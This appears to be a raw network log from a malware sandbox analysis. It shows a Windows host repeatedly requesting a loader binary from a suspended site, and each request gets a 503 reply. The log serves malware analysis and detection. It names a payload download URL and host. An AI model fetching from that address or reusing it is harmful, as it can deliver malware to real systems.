May 10, 2022 21:14:52.241210938 CEST	8643	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:52.274902105 CEST	8644	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 107441883 264018397 Age: 3 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:52.382150888 CEST	8644	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:52.416073084 CEST	8644	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 246980930 264018397 Age: 3 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:52.522696972 CEST	8644	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:52.556684971 CEST	8645	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 313689360 264018397 Age: 3 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:52.665621996 CEST	8645	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:52.699443102 CEST	8646	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 264542653 264018397 Age: 3 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:52.803607941 CEST	8646	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:52.837424040 CEST	8646	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 233317932 264018397 Age: 4 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:52.944283009 CEST	8646	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:52.978224993 CEST	8647	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 250782668 264018397 Age: 4 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:53.085225105 CEST	8647	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:53.119016886 CEST	8647	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 315164074 264018397 Age: 4 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:53.225442886 CEST	8648	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:53.259351969 CEST	8648	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 246554350 264018397 Age: 4 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:53.365869045 CEST	8648	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:53.399631023 CEST	8649	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 318146058 264018397 Age: 4 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:53.507010937 CEST	8649	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:53.540997982 CEST	8649	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 284069290 264018397 Age: 4 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:53.648335934 CEST	8650	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:53.682255983 CEST	8650	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 327778413 264018397 Age: 4 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:53.787956953 CEST	8650	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:53.821568966 CEST	8651	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 254876023 264018397 Age: 5 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:53.928472042 CEST	8651	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:53.962162018 CEST	8651	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 153016236 264018397 Age: 5 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:54.068960905 CEST	8652	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:54.102253914 CEST	8652	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 212970225 264018397 Age: 5 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:54.209470034 CEST	8652	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:54.243127108 CEST	8653	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 246554374 264018397 Age: 5 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:54.350150108 CEST	8653	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:54.383707047 CEST	8653	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 328499324 264018397 Age: 5 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:54.491003990 CEST	8654	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:54.524755001 CEST	8654	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 299403514 264018397 Age: 5 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:54.632006884 CEST	8654	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:54.665585041 CEST	8655	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 246949968 264018397 Age: 5 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:54.777307987 CEST	8655	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:54.811132908 CEST	8655	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 315032719 264018397 Age: 6 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:54.928853989 CEST	8656	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:54.962800026 CEST	8656	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 299337966 264018397 Age: 6 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:55.068902016 CEST	8656	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:55.102718115 CEST	8657	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 316606208 264018397 Age: 6 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:55.209359884 CEST	8657	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:55.243091106 CEST	8657	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 333481437 264018397 Age: 6 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:55.350161076 CEST	8658	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:55.384087086 CEST	8658	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 333481439 264018397 Age: 6 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:55.490688086 CEST	8658	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:55.524579048 CEST	8659	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 260054619 264018397 Age: 6 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:55.631253004 CEST	8659	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:55.665292025 CEST	8659	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 301369873 264018397 Age: 6 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:55.771830082 CEST	8660	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:55.805588961 CEST	8660	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 277778694 264018397 Age: 7 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:55.912590027 CEST	8660	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:55.946666002 CEST	8661	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 151442541 264018397 Age: 7 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.

Timestamp	kBytes transferred	Direction	Data
May 10, 2022 21:14:56.053055048 CEST	8661	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:56.086879015 CEST	8661	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 313329498 264018397 Age: 7 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:56.193542957 CEST	8662	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:56.227452993 CEST	8662	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 314737257 264018397 Age: 7 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:56.334625959 CEST	8662	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:56.368294954 CEST	8663	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 282496972 264018397 Age: 7 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:56.475367069 CEST	8663	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache
May 10, 2022 21:14:56.509311914 CEST	8663	IN	HTTP/1.1 503 Service Unavailable Date: Tue, 10 May 2022 19:14:48 GMT Server: Apache X-Onecom-Suspended: true Content-Length: 65 Content-Type: text/html X-Varnish: 88928298 264018397 Age: 7 Via: 1.1 varnish (Varnish/7.1) Connection: keep-alive Data Raw: 54 68 69 73 20 73 69 74 65 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 64 69 73 61 62 6c 65 64 2c 20 70 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a Data Ascii: This site has been temporarily disabled, please try again later.
May 10, 2022 21:14:56.615994930 CEST	8664	OUT	GET /loader/amagidom_VRCLkUVry246.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bprbeulentechnik.ch Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
